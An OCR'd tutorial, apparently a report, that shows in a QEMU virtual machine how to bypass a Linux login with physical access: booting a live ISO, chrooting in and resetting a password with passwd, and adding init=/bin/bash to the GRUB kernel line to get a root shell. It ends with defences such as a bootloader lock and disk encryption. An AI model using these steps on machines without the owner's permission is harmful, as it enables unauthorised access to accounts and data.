
We added –cdrom and the iso of arch Linux for boot from it.




Then, we click on Arch Linux install.



This is the Arch Linux installer.



We list the drives on the VHD by using **lsblk** command. Then we mount the **/dev/sda1** partition to **/mnt** directory by using mount command.



As we see on this pircture we used **ls** command.

We just changed our root to /mnt root by bash by using chroot command.

```
root@archiso:/# whoami
root
root@archiso:/# pwd
/
root@archiso:/# ls /mnt
root@archiso:/# _
```

As we can see on this picture, we are root on ubuntu system.

```
root@archiso:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:101:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:109::/nonexistent:/usr/sbin/nologin
syslog:x:103:110::/home/syslog:/usr/sbin/nologin
systemd-resolve:x:104:111:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:116::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
nm-openvpn:x:120:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
fwupd-refresh:x:121:128:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
geoclue:x:122:129::/var/lib/geoclue:/usr/sbin/nologin
saned:x:123:131::/var/lib/saned:/usr/sbin/nologin
colord:x:124:132:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gdm:x:125:133:Gnome Display Manager:/var/lib/gdm3:/bin/false
hplip:x:126:7:HPLIP system user,,,:/run/hplip:/bin/false
gnome-initial-setup:x:127:65534::/run/gnome-initial-setup/:/bin/false
test:x:1000:1000:test,,,:/home/test:/bin/bash
```

We read the /etc/passwd file by cat command.

What is passwd file?

Traditionally, the /etc/passwd file is used to keep track of every registered user that has access to a system [18].

Our username is the last one on the picture.


we change **test**`s password to 1.


```
root@archiso:/# passwd test
New password:
BAD PASSWORD: The password is a palindrome
Retype new password:
passwd: password updated successfully
root@archiso:/#
```


We used passwd command and followed by test username to change the password.

Finally, we changed it. Let reboot and see the ubuntu.


```
root@archiso:/# exit
exit
root@archiso ~ # lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
fd0      2:0    1     4K  0 disk
loop0    7:0    0 686.9M  1 loop /run/archiso/airootfs
sda      8:0    0    20G  0 disk
├─sda1   8:1    0    14G  0 part /mnt
└─sda2   8:2    0   1.9G  0 part
sr0     11:0    1 798.3M  0 rom  /run/archiso/bootmnt
root@archiso ~ # umount /mnt -R
root@archiso ~ # reboot_
```








We typed **1** and we will press enter to login let us see will work or not?



Congratulations it works.

Bypass Linux Login system using any bootloader you have.




What is this picture?

This is a picture of tty and login system working by Arch Linux Destro.


We tried to type root as username and 1 as password but it did not work.

So how can we bypass the login system and change the password?

Let us see.



When we run any Linux Destro. It must run the bootloader. This bootloader we see on this picture called GNU Grub2.




What is this on the picture?

This is the kernel, kernel parameters and external **initramfs**.

And the first program the kernel run is **init**.


If we changed the **init** with any other program, does the kernel run it?

Let us see and we will change **init** to /bin/bash.




We just added init=/bin/bash to kernel load.


Let us press Ctrl-x or F10 to execute the commands, load the kernel, and run bash without init.




As we see it is working. The bash worked perfectly.




We executed whoami like we see, we are the root of the system.




We executed the ps command to see the processes on the OS.




As we see on this picture the /bin/bash has PID 1 as same as init on any Linux Destro.




We changed the root password with passwd command.



As we see. we cannot reboot the system. We will power off the computer. in our experiment, we only close the qemu VM then run it again.



We logged in successfully but I will show you the init process on normal running on Linux.



How can we secure ourselves?

We need to lock our bootloader and our BIOS/UEFI and encrypt our hard drive but it will not secure it 100% from the hack but a thing better than nothing.

Conclusion:

Every OS can be hackable if we hold the computer although there are many improvements for the security yet still the software cannot be secure 100%.

Resources:

1. https://www.vmware.com/topics/glossary/content/virtual-machine.html

2. https://www.computerhope.com/jargon/w/windows.htm

3. https://www.redhat.com/en/topics/linux/what-is-linux

4. https://wiki.archlinux.org/title/Arch_Linux

5. https://wiki.archlinux.org/title/QEMU

6. https://www.howtogeek.com/356714/what-is-an-iso-file-and-how-do-i-open-one/

7. https://developer.mozilla.org/en-US/docs/Learn/Common_questions/What_is_a_URL

8. https://wiki.archlinux.org/title/QEMU

9. https://www.techopedia.com/definition/7199/file

10. https://www.computerhope.com/jargon/d/director.htm

11. https://opensource.com/resources/what-bash

12. https://linuxcommand.org/lc3_lts0010.php

13. https://techterms.com/definition/x86-64

14. https://wiki.qemu.org/Features/VT-d

